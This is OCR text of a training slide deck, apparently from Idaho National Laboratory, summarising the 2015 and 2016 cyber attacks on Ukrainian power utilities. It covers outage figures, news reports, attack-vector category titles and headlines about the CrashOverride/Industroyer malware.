
Power System Orientation



Power System Regions



Power System Element: Distribution




Source: Modification of an image from the energy sector - specific plan 2010

Kyivoblenergo

Prykarpattyaoblenergo

Chernivtsioblenergo


Ukernergo
Transmission Operator
Kyivoblenergo
Prykarpattyaoblenergo
Chernivtsioblenergo
Khmelmytskioblenergo
?
Reported Infections
Confirmed Infections
Infections + Remote
Interactive Cyber Attacks (Dec 23rd)

Started the Exploration: Dec 24

18:13 / 24 December 2015

Hackers attacked the power companies in western Ukraine

Tags: Ukraine, SCADA, cyber attacks, energy

Because of the cyber attack settlements remain without electricity.

In Ukraine, it recorded the first in the state's history a successful hacker attack on the PCS system. According to the publication "TSN", on Wednesday, December 23, unknown hackers managed to break into the control system of telemechanics "Prykarpattyaoblenergo", specializing in transmission and supply of electricity to consumers in the Ivano-Frankivsk region in western Ukraine. As a result, for several hours, most of the area and the city remained without power.

During cyberattacks attackers infected the internal network "Prykarpattyaoblenergo" unknown malware. As a result of malware was unexpected shutdown electrical substation. Currently, performance is restored in full, but the control system is switched off telemechanics. According to the "Prykarpattyaoblenergo" internal company network is still infected with malware.

Details of the cyber attack will be presented during a press conference to be held in the second half of the day. Currently, additional information about the incident are not available. The article will be updated as information becomes available.

“Houston, We Have a Problem”

12/24/2015

Dear customers!

Dec. 23, 2015, from 15:35 - 16:30, third parties were made illegal entry into information-technological system of remote access to equipment telecontrol substations of 35-110 kV JSC "Kyivoblenergo."

As a result, it was disconnected 7 (seven) 110 kV substations and 23 (twenty three) substation 35 kV. This led to the repayment of about 80,000 different categories of customers on the reliability of electricity supply.

Electricity was restored to all consumers employees of the Company at **18:56** the same day.

We apologize for the situation and thank you for your understanding.

PJSC "Kyivoblenergo"

Event Summary

- Through interviews, the team concluded a remote cyber attack caused power outages at three Ukrainian distribution entities (Oblenergos) impacting approximately **225,000** customers.
- While power was restored, all the impacted Oblenergos continued to operate in a degraded state.
- The attack included elements to disrupt power flow and exaggerate the outage by damaging the SCADA DMS and communication infrastructure used to support power dispatching.

CYBERFIRE

Event Summary

225 K
Customer Outages

3.5 hr
Outage Duration

135 MW
Load impact


180
Server and Workstation Outages

15
Field Devices


53
Substations Impacted

Ukraine Power Attacks

Dec 23, 2015
3 Distribution Entities
50 Substations



Dec 17, 2016
Transmission Operator
1 Substation



The Second Attack

- **2016 Ukraine Bulk Power System (Transmission-level) Attack**
- "Shortly before midnight on December 17, someone started disconnecting circuit breakers through remote means until the electrical substation was completely disabled," Ukrenergo chief Vsevolod Kovalchuk said.
- Mr. Kovalchuk said he believes the latest attack was well planned because the targeted substation is one of the utility's most automated.
- De-energizing a transmission-level 330/110/10 kV substation (Severnaya outside of Novi Petrivtsi) in the area of Kyiv, Ukraine.
- The company's IT specialists had found "transmission data that had not been included in standard protocols."

CYBERFIRE


IDAHO NATIONAL LABORATORY

12/17/2016 Ukraine Event

- Late in the evening of December 17, 2016 a control system failure or possible cyber security incident resulted in the de-energizing of a transmission-level substation (Severnaya or Novi Petrivtsi).
- Ukrenergo has not ruled out that the power outage in Kyiv may have been caused by cyber attackers. In fact, it was suggested as the leading theory as reported by Vsevolod Kovalchuk, the head of the Ukrenergo.
- The only substation directly involved was reported as Severnaya.
- The outage impacted customers served by the local distribution company and directly by the transmission system on the bank of the Dniper River in Kyiv city and immediate area.
- The outage is reported to have lasted one hour and fifteen minutes. Restoration began 30 minutes from the start of the outage and included removing automatic control (switched equipment into manual mode).


https://ics.sans.org/blog/2016/12/20/how-do-you-say-groundhog-day-in-ukrainian

Attack Vectors




https://ics.sans.org/blog/2016/12/21/pictures-and-theories-may-help-but-data-will-set-us-free

Operator Tool Misuse




https://ics.sans.org/blog/2016/12/21/pictures-and-theories-may-help-but-data-will-set-us-free

Direct Server Misuse




https://ics.sans.org/blog/2016/12/21/pictures-and-theories-may-help-but-data-will-set-us-free

Trusted Communications Misuse




https://ics.sans.org/blog/2016/12/21/pictures-and-theories-may-help-but-data-will-set-us-free

Field Site Intrusion



https://ics.sans.org/blog/2016/12/21/pictures-and-theories-may-help-but-data-will-set-us-free

Field-to-Field Hybrid



https://ics.sans.org/blog/2016/12/21/pictures-and-theories-may-help-but-data-will-set-us-free

2016 Ukraine Event Summary

1
Trans Co. Attacked


TBD
Customer Outages

1.25 hr
Outage Duration

TBD
Server and Workstation Damage

TBD
Field Device Damage

200 MW
Load impact



1
Substation(s) Impacted

Malware Discovery Aligns With Attack

Russia has developed a cyberweapon that can disrupt power grids, according to new research

The malware, dubbed CrashOverride, is just the second instance of malware specifically tailored to disrupt or destroy industrial control systems, according to new research. The Washington Post's Ellen Nakashima explains. (The Washington Post)

By Ellen Nakashima June 12 at 4:20 PM

Hackers allied with the Russian government have devised a cyberweapon that has the potential to be the most disruptive yet against electric systems that Americans depend on for daily life, according to U.S. researchers.

ANDY GREENBERG SECURITY 06.13.17 12:41 PM

'CRASH OVERRIDE': THE MALWARE THAT TOOK DOWN A POWER GRID

Cyber firms warn of malware that could cause power outages

INDUSTROYER

DRAGOS

